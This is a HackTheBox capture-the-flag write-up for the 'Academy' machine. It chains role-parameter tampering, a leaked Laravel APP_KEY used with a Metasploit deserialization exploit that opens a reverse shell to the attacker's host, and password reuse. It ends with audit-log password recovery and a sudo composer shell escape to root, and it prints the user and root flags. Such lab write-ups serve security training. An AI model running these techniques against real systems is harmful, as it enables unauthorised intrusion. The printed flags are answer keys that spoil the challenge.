Academy - Write-up - HackTheBox

noraj

2021-03-02

Contents

1 Information

READ THE WU ONLINE: https://blog.raw.pm/en/HackTheBox-Academy-write-up/

1.1 Box

- **Name:** Academy
- **Profile:** www.hackthebox.eu
- **Difficulty:** Easy
- **OS:** Linux
- **Points:** 20



Figure 1.1: Academy

2 Write-up

2.1 Overview

Install tools used in this WU on BlackArch Linux:

```
$ sudo pacman -S nmap ffuf metasploit gtfoblookup
```

2.2 Network enumeration

Port and service discovery scan with nmap:

```
# Nmap 7.91 scan initiated Tue Feb  2 18:57:09 2021 as: nmap -sSVC -p- -v -oA nmap_scan
↪  10.10.10.215
Nmap scan report for academy.htb (10.10.10.215)
Host is up (0.030s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Hack The Box Academy
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
1 service unrecognized despite returning data. If you know the service/version, please submit
↪  the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.91%I=7%D=2/2%Time=6019928E%P=x86_64-unknown-linux-gnu
SF:%r(NULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\
SF:x0b\x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HT
SF:TPOptions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0
```

```
SF:\x0b\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNS
SF:VersionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestT
SF:CP,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\
SF:x0fInvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a
SF:\0")%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08
SF:\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCo
SF:okie,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x
SF:0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20messa
SF:ge\"\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgN
SF:eg,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\
SF:x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x0
SF:5HY000")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDStr
SF:ing,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0
SF:b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20messag
SF:e\"\x05HY000")%r(LDAPBindReq,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SIPOpt
SF:ions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LANDesk-RC,9,"\x05\0\0\0\x0b\x
SF:08\x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NCP
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\x0b\x08\x0
SF:5\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05H
SF:Y000")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSRequest,9,"\x05
SF:\0\0\0\x0b\x08\x05\x1a\0")%r(oracle-tns,9,"\x05\0\0\0\x0b\x08\x05\x1a\0
SF:")%r(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"\x05\0\0\0\x0
SF:b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20messag
SF:e\"\x05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Feb  2 18:57:52 2021 -- 1 IP address (1 host up) scanned in 43.69 seconds
```

```
$ cat /etc/hosts | grep academy
10.10.10.215 academy.htb
```

Let's start with the web port but let's keep in mind that we have a weird 33060 port.

2.3 Web enumeration

We can register and login at http://academy.htb/. But there is not much to see there.

So let's enumerate with ffuf:

```
$ ffuf -u http://academy.htb/FUZZ -c -w
↪  /usr/share/seclists/Discovery/Web-Content/raft-small-files-lowercase.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
```

```
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.2.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://academy.htb/FUZZ
 :: Wordlist         : FUZZ:
↪  /usr/share/seclists/Discovery/Web-Content/raft-small-files-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response status: 403
________________________________________________

index.php               [Status: 200, Size: 2117, Words: 890, Lines: 77]
register.php            [Status: 200, Size: 3003, Words: 801, Lines: 149]
login.php               [Status: 200, Size: 2627, Words: 667, Lines: 142]
admin.php               [Status: 200, Size: 2633, Words: 668, Lines: 142]
config.php              [Status: 200, Size: 0, Words: 1, Lines: 1]
home.php                [Status: 302, Size: 55034, Words: 4001, Lines: 1050]
.                       [Status: 200, Size: 2117, Words: 890, Lines: 77]
:: Progress: [10848/10848] :: Job [1/1] :: 1294 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
```

We notice there is an admin page.

2.4 Web exploitation: IDOR

When registering there is a param `roleid`, if we change it from zero (user) to one (admin), we will maybe get an admin account.

```
POST /register.php HTTP/1.1
Host: academy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: http://academy.htb
Connection: close
Referer: http://academy.htb/register.php
Cookie: PHPSESSID=p9e8usvnv8b6jd47873fbt4ao2
Upgrade-Insecure-Requests: 1
```

```
uid=noraj3&password=noraj3&confirm=noraj3&roleid=0
```

Then we can login at http://academy.htb/admin.php. If you let `roleid=0` you can't.

On the admin dashboard there is a todolist with a status.

Item	Status
Complete initial set of modules (cry0l1t3 / mrb3n)	done
Finalize website design	done
Test all modules	done
Prepare launch campaign	done
Separate student and admin roles	done
Fix issue with dev-staging-01.academy.htb	pending

Let's add the new subdomain to our host file.

```
$ cat /etc/hosts | grep academy
10.10.10.215 academy.htb
10.10.10.215 dev-staging-01.academy.htb
```

2.5 Web exploitation: Laravel RCE and debug mode

Let's go at: http://dev-staging-01.academy.htb/

We are welcomed by a laravel debugger.

Here we have a bunch of environment variables leaking secrets:

```
APP_NAME "Laravel"
APP_ENV "local"
APP_KEY "base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
APP_DEBUG "true"
APP_URL "http://localhost"
LOG_CHANNEL "stack"
DB_CONNECTION "mysql"
```

```
DB_HOST "127.0.0.1"
DB_PORT "3306"
DB_DATABASE "homestead"
DB_USERNAME "homestead"
DB_PASSWORD "secret"
BROADCAST_DRIVER "log"
CACHE_DRIVER "file"
SESSION_DRIVER "file"
SESSION_LIFETIME "120"
QUEUE_DRIVER "sync"
REDIS_HOST "127.0.0.1"
REDIS_PASSWORD "null"
REDIS_PORT "6379"
MAIL_DRIVER "smtp"
MAIL_HOST "smtp.mailtrap.io"
MAIL_PORT "2525"
MAIL_USERNAME "null"
MAIL_PASSWORD "null"
MAIL_ENCRYPTION "null"
PUSHER_APP_ID ""
PUSHER_APP_KEY ""
PUSHER_APP_SECRET ""
PUSHER_APP_CLUSTER "mt1"
MIX_PUSHER_APP_KEY ""
MIX_PUSHER_APP_CLUSTER "mt1"
```

By searching for `laravel api key exploit` I found this metasploit exploit.

The RCE exploit requires the APP_KEY but we just get it through the leak.

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > options

Module options (exploit/unix/http/laravel_token_unserialize_exec):

   Name       Current Setting                                Required  Description
   ----       ---------------                                --------  -----------
   APP_KEY    dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=  no        The base64 encoded
↪  APP_KEY string from the .env file
   Proxies                                                   no        A proxy chain of format
↪  type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.215                                   yes       The target host(s),
↪  range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80                                             yes       The target port (TCP)
   SSL        false                                          no        Negotiate SSL/TLS for
↪  outgoing connections
   TARGETURI  /                                              yes       Path to target webapp
   VHOST      dev-staging-01.academy.htb                     no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
```

```
   ----   ---------------  --------  -----------
   LHOST  10.10.14.115     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(unix/http/laravel_token_unserialize_exec) > run

[*] Started reverse TCP handler on 10.10.14.115:4444
[*] Command shell session 3 opened (10.10.14.115:4444 -> 10.10.10.215:44738) at 2021-02-02
↪  19:57:43 +0100
[*] Command shell session 4 opened (10.10.14.115:4444 -> 10.10.10.215:44740) at 2021-02-02
↪  19:57:44 +0100

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

2.6 Elevation of Privilege (EoP): from www-data to cry0l1t3

First let's get a full TTY.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
(inside the nc session) CTRL+Z;stty raw -echo; fg; ls; export SHELL=/bin/bash; export
↪  TERM=screen; stty rows 38 columns 116; reset;
```

There are plenty users we could target:

```
www-data@academy:/var/www/html/htb-academy-dev-01/public$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
egre55:x:1000:1000:egre55:/home/egre55:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mrb3n:x:1001:1001::/home/mrb3n:/bin/sh
cry0l1t3:x:1002:1002::/home/cry0l1t3:/bin/sh
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
21y4d:x:1003:1003::/home/21y4d:/bin/sh
ch4p:x:1004:1004::/home/ch4p:/bin/sh
g0blin:x:1005:1005::/home/g0blin:/bin/sh
```

Then I ran a recursive list in the home directories: `ls -lhAR /home`.

- 21y4d: empty

- ch4p: empty
- cry0l1t3: the user flag is there, and stuff about lxd (useful for EoP)
  - `/home/cry0l1t3/.mysql_history` -> we don't have the permission
- egre55: empty
- g0blin: empty
- mrb3n: dirty stuff
  - `/home/mrb3n/.config/composer/.htaccess` -> deny from all
  - `/home/mrb3n/.local/share/composer/.htaccess` -> deny from all

Connecting to the DB fails with mysql creds found in `/var/www/html/htb-academy-dev-01/.env` (same as the Laravel):

```
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=homestead
DB_USERNAME=homestead
DB_PASSWORD=secret
```

But with the ones `/var/www/html/academy/.env` maybe

```
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!
```

No luck either.

But I tried to reused the password `mySup3rP4s5w0rd!!` with user `cry0l1t3` and it worked (remember he had a `.mysql_history` in his home).

```
$ cat user.txt
0e85e4538755a8311b08a68026e1ec7b
$ id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
```

2.7 Elevation of Privilege (EoP): from cry0l1t3 to mrb3n

As we are in adm group I launched a command to see what files we have access with this group: `find / -group adm -type f 2>/dev/null`. We have access to all logs in `/var/log`.

There are some interesting files but password are redacted.

```
$ grep -ri password /var/log 2>/dev/null
...
/var/log/installer/subiquity-debug.log.1758:2020-08-07 12:07:02,431 DEBUG
↪  subiquity.controllers.identity:70 IdentityController.done next_screen
↪  user_spec={'hostname': 'academy', 'realname': 'egre55', 'username': 'egre55', 'password':
↪  '<REDACTED>'}
...
/var/log/cloud-init.log:2020-08-07 12:12:07,195 - util.py[DEBUG]: Running hidden command to
↪  protect sensitive input/output logstring: ['useradd', 'egre55', '--comment', 'egre55',
↪  '--groups', 'adm,cdrom,dip,plugdev,lxd,sudo', '--password', 'REDACTED', '--shell',
↪  '/bin/bash', '-m']
...
```

It's possible that `/var/log/audit/audit.log` is logging password during auth attempts.

Ref. Logging Passwords on Linux

```
$ grep -r 'comm="sudo"' /var/log/audit
$ grep -r 'comm="su"' /var/log/audit
/var/log/audit/audit.log.3:type=TTY msg=audit(1597199293.906:84): tty pid=2520 uid=1002 auid=0
↪  ses=1 major=4 minor=1 comm="su" data=6D7262336E5F41634064336D79210A
```

The password is hexadecimal encoded.

```
$ printf %s '6D7262336E5F41634064336D79210A' | xxd -r -p
mrb3n_Ac@d3my!
```

2.8 Elevation of Privilege (EoP): from mrb3n to mrb3n

`mrb3n` is a sudoer:

```
$ su  mrb3n
Password: mrb3n_Ac@d3my!

$ id
uid=1001(mrb3n) gid=1001(mrb3n) groups=1001(mrb3n)

$ sudo -l
[sudo] password for mrb3n: mrb3n_Ac@d3my!

Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
```

So let's check a GTFO for that one:

```
$ gtfoblookup update
$ gtfoblookup linux sudo composer
composer:

    sudo:

        Code: TF=$(mktemp -d)
              echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}'
              >$TF/composer.json
              sudo composer --working-dir=$TF run-script x
```

So let's do that:

```
$ TF=$(mktemp -d)
$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}'>$TF/composer.json
$ sudo composer --working-dir=$TF run-script x
                                              sudo composer --working-dir=$TF run-script x
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysqli.so' (tried:
↪  /usr/lib/php/20190902/mysqli.so (/usr/lib/php/20190902/mysqli.so: undefined symbol:
↪  mysqlnd_global_stats), /usr/lib/php/20190902/mysqli.so.so
↪  (/usr/lib/php/20190902/mysqli.so.so: cannot open shared object file: No such file or
↪  directory)) in Unknown on line 0
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried:
↪  /usr/lib/php/20190902/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol:
↪  mysqlnd_allocator), /usr/lib/php/20190902/pdo_mysql.so.so
↪  (/usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No such file or
↪  directory)) in Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<&3 1>&3 2>&3
# id
    id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
                    cat /root/root.txt
9ba239e4f7e863aeaec4558360d77078
```